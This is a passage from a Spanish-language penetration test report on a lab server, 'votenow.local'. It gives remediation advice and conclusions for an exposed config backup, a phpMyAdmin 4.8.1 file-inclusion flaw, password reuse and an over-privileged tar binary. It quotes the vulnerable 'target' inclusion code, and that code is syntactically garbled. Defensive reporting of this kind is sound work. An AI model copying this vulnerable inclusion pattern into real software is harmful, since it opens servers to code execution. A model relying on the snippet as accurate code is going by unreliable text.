El acceso al **phpMyAdmin** fue posible gracias al archivo de respaldo **config.php.bak**, el cual contenía credenciales válidas utilizadas para la autenticación con la base de datos.

Se recomienda encarecidamente evitar almacenar archivos de respaldo o configuraciones que contengan información sensible en directorios públicos o accesibles desde el servidor web. En su lugar, estos archivos deben ser ubicados en rutas fuera del alcance del servidor web o protegidos mediante permisos adecuados.

6.2. PhpMyAdmin 4.8.1 vulnerable

PhpMyAdmin es una herramienta popular para administrar bases de datos MySQL a través de una interfaz web. Sin embargo, la versión 4.8.1 de PhpMyAdmin tiene una vulnerabilidad conocida que puede permitir a un atacante ejecutar código arbitrario en el servidor web donde está alojado.

Para corregir esta vulnerabilidad, es necesario actualizar a la versión más reciente de PhpMyAdmin (actualmente, la versión 5.2.1). Si por alguna razón no es posible actualizar a la última versión, se pueden tomar algunas medidas para mitigar el riesgo de explotación:

- Corregir el código del script '**index.php**' para que la variable '**target**' proporcionada por el usuario esté bien controlada

```
// If we have a valid target, let's load that script instead
if (! empty($_REQUEST['target']))
{
    && is_string($_REQUEST['target'])
    && ! preg_match('/^index/', $_REQUEST['target'])
    && ! in_array($_REQUEST['target'], $target_blacklist)
    && Core::checkPageValidity($_REQUEST['target'])
}
{
    include $_REQUEST['target'];
    exit;
}
```

Imagen 21: Parámetro target vulnerable a LFI



- En lugar de permitir que el usuario especifique cualquier archivo que desee incluir, definir una lista de archivos permitidos y comprobar que el valor pasado al parámetro '**target**' esté en la lista antes de incluir el archivo.

6.3. Reutilización de contraseñas

El **user pivoting** hacia el usuario **admin** fue posible debido a la reutilización de credenciales. El usuario empleó la misma contraseña tanto para la autenticación en la aplicación web como para el acceso al sistema operativo, lo que permitió escalar privilegios de manera sencilla.

Se recomienda encarecidamente evitar el uso de una misma contraseña en múltiples servicios o sistemas. Asimismo, deben implementarse políticas de contraseñas seguras que exijan combinaciones robustas con una longitud mínima de 15 caracteres, uso de letras mayúsculas, minúsculas, números y caracteres especiales, además de rotarlas periódicamente y considerar el uso de gestores de contraseñas para reducir la reutilización.

6.4. Gestión de privilegios

El binario **tarS** presentaba capacidades privilegiadas (**cap_dac_read_search+ep**) que le permitían omitir las comprobaciones de permisos y acceder a prácticamente cualquier archivo del sistema. Una gestión inadecuada de permisos tanto en binarios como en cuentas de usuario puede derivar en vulnerabilidades que comprometan la integridad y confidencialidad del sistema.

Para mitigar este riesgo se recomiendan las siguientes medidas:

- Eliminar la capability innecesaria del binario: revocar **cap_dac_read_search+ep** de **tarS** mediante **setcap** o, preferiblemente, desinstalar o reemplazar el binario por una versión que no requiera privilegios extraordinarios.
- Aplicar el principio de menor privilegio: los binarios no deben ejecutarse con capacidades que excedan sus necesidades funcionales.
- Si es imprescindible permitir operaciones restringidas (por ejemplo, comprimir ficheros del sistema), limitar su uso mediante reglas precisas en **/etc/sudoers** especificando comandos concretos, obligando el ingreso de contraseña y restringiendo los argumentos permitidos en lugar de otorgar capacidades globales.
- Control de acceso y auditoría: habilitar registros (**auditd/syslog**) para detectar usos inusuales del binario y revisar periódicamente los permisos y capabilities presentes en el sistema.



7. Conclusiones

Se han detectado **vulnerabilidades críticas** que pueden suponer un riesgo desde el punto de vista de la seguridad. Han sido encontradas vulnerabilidades las cuales permitieron vulnerar la integridad del servidor, consiguiendo acceso al mismo como el usuario '**apache**'.

Esto ha sido posible debido a una versión vulnerable de PhpMyAdmin existente en uno de los subdominios identificados durante el proceso de reconocimiento bajo el dominio '**votenow.local**'.

Se logró cambiar de usuario gracias a la reutilización de contraseñas y, posteriormente, escalar privilegios hasta **root** debido a una incorrecta configuración de permisos en un binario del sistema.

Se recomienda encarecidamente aplicar las contramedidas recomendadas para corregir estas vulnerabilidades lo antes posible, dado que de lo contrario se podría comprometer la seguridad del servidor y poner en riesgo la integridad de todos los datos almacenados en este.